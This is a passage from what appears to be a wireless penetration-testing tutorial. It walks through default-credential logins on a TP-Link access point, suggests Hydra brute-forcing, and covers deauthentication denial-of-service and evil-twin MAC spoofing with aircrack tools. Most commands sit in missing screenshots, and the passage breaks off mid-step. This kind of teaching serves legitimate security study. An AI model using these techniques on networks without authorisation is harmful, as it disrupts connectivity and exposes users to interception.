
WLAN access points are the core building blocks of the infrastructure. Even though they play such an important role, they are sometimes the most neglected in terms of security. In this exercise, we will check whether the default passwords have been changed on the access point or not. Then, we will go on to verify that, even if the passwords have been changed, they are still easy to guess and crack using a dictionary-based attack.

It is important to note that, as we move on to more advanced chapters, it will be assumed that you have gone through the previous chapters and are now familiar with the use of all the tools discussed there. This will allow us to build on that knowledge and try more complicated attacks!


Time for action – cracking default accounts on the access points

Follow these instructions to get started:

1. Let's first connect to our access point **Wireless Lab** and attempt to navigate to the HTTP management interface. We see that the access point model is **TP-Link WR841N**, as shown in the following screenshot:



2. From the manufacturer's website, we find the default account credentials for `admin` are admin. We try this on the login page and we succeed in logging in. This shows how easy it is to break into accounts with default credentials. We highly encourage you to obtain the router's user manual online. This will allow you to understand what you are dealing with during the penetration test and gives you an insight into other configuration flaws you could check for:



What just happened?

We verified that the default credentials were never changed on this access point, and this could lead to a full network compromise. Also, even if the default credentials are changed, the result should not be something that is easy to guess or run a simple dictionary-based attack on.

Have a go hero – cracking accounts using brute-force attacks

In the previous exercise, change the password to something that is hard to guess or find in a dictionary and see whether you can crack it using a brute-force approach. Limit the length and characters in the password so that you can succeed at some point. One of the most common tools used to crack HTTP authentication is called Hydra and is available on Kali.

Denial of service attacks

WLANs are prone to **Denial of Service** (**DoS**) attacks using various techniques, including but not limited to:


- deauthentication attack
- Disassociation attack
- CTS-RTS attack
- Signal interference or spectrum jamming attack

In the scope of this book, we will discuss deauthentication attacks on the Wireless LAN infrastructure using the following experiment:


Time for action – deauthentication DoS attacks

Follow these instructions to get started:


1. Let's configure the Wireless Lab network to use Open Authentication and no encryption. This will allow us to see the packets using Wireshark easily:




2. Let's connect a Windows client to the access point. We will see the connection in the `airodump-ng` screen:




3. Now, on the attacker machine, let's run a directed deauthentication attack against this:




4. Note how the client gets disconnected from the access point completely. We can verify this on the `airodump-ng` screen as well:



5. If we use Wireshark to see the traffic, you will notice a lot of deauthentication packets over the air that we just sent:



6. We can do the same attack by sending a Broadcast deauthentication packet on behalf of the access point to the entire wireless network. This will have the effect of disconnecting all connected clients:



What just happened?

We successfully sent deauthentication frames to both the access point and the client. This resulted in them getting disconnected and a full loss of communication between them.

We also sent out Broadcast deauthentication packets, which will ensure that no client in the vicinity can successfully connect to our access point.

It is important to note that, as soon as the client is disconnected, it will try to connect back once again to the access point, and thus the deauthentication attack has to be carried out in a sustained way to have a full denial of service effect.

This is one of the easiest attacks to orchestrate but has the most devastating effect. This can easily be used in the real world to bring a wireless network down on its knees.

Have a go hero – disassociation attacks

Try to check how you can conduct Dis-Association attacks against the infrastructure using tools available on Kali. Can you do a broadcast disassociation attack?

Evil twin and access point MAC spoofing

One of the most potent attacks on WLAN infrastructures is the evil twin. The idea is to basically introduce an attacker-controlled access point in the vicinity of the WLAN network. This access point will advertise the exact same SSID as the authorized WLAN network.


Many wireless users may accidently connect to this malicious access point, thinking it is part of the authorized network. Once a connection is established, the attacker can orchestrate a man-in-the-middle attack and transparently relay traffic while eavesdropping on the entire communication. We will take a look at how a man-in-the-middle attack is done in a later chapter. In the real world, an attacker would ideally use this attack close to the authorized network so that the user gets confused and accidently connects to the attacker's network.

An evil twin having the same MAC address as an authorized access point is even more difficult to detect and deter. This is where access point MAC Spoofing comes in! In the next experiment, we will take a look at how to create an evil twin, coupled with access point MAC spoofing.


Time for action – evil twins and MAC spoofing

Follow these instructions to get started:


1. Use `airodump-ng` to locate the access point's BSSID and ESSID, which we would like to emulate in the evil twin:



2. We connect a Wireless client to this access point:




3. Using this information, we create a new access point with the same ESSID but a different BSSID and MAC address using the `airbase-ng` command. Minor errors may occur with newer releases:




4. This new access point also shows up in the `airodump-ng` screen.. It is important to note that you will need to run `airodump-ng` in a new window with the following command:

   `airodump-ng --channel 11 wlan0`

   Let's see this new access point:



5. Now we send a deauthentication frame to the client, so it disconnects and immediately tries to reconnect:

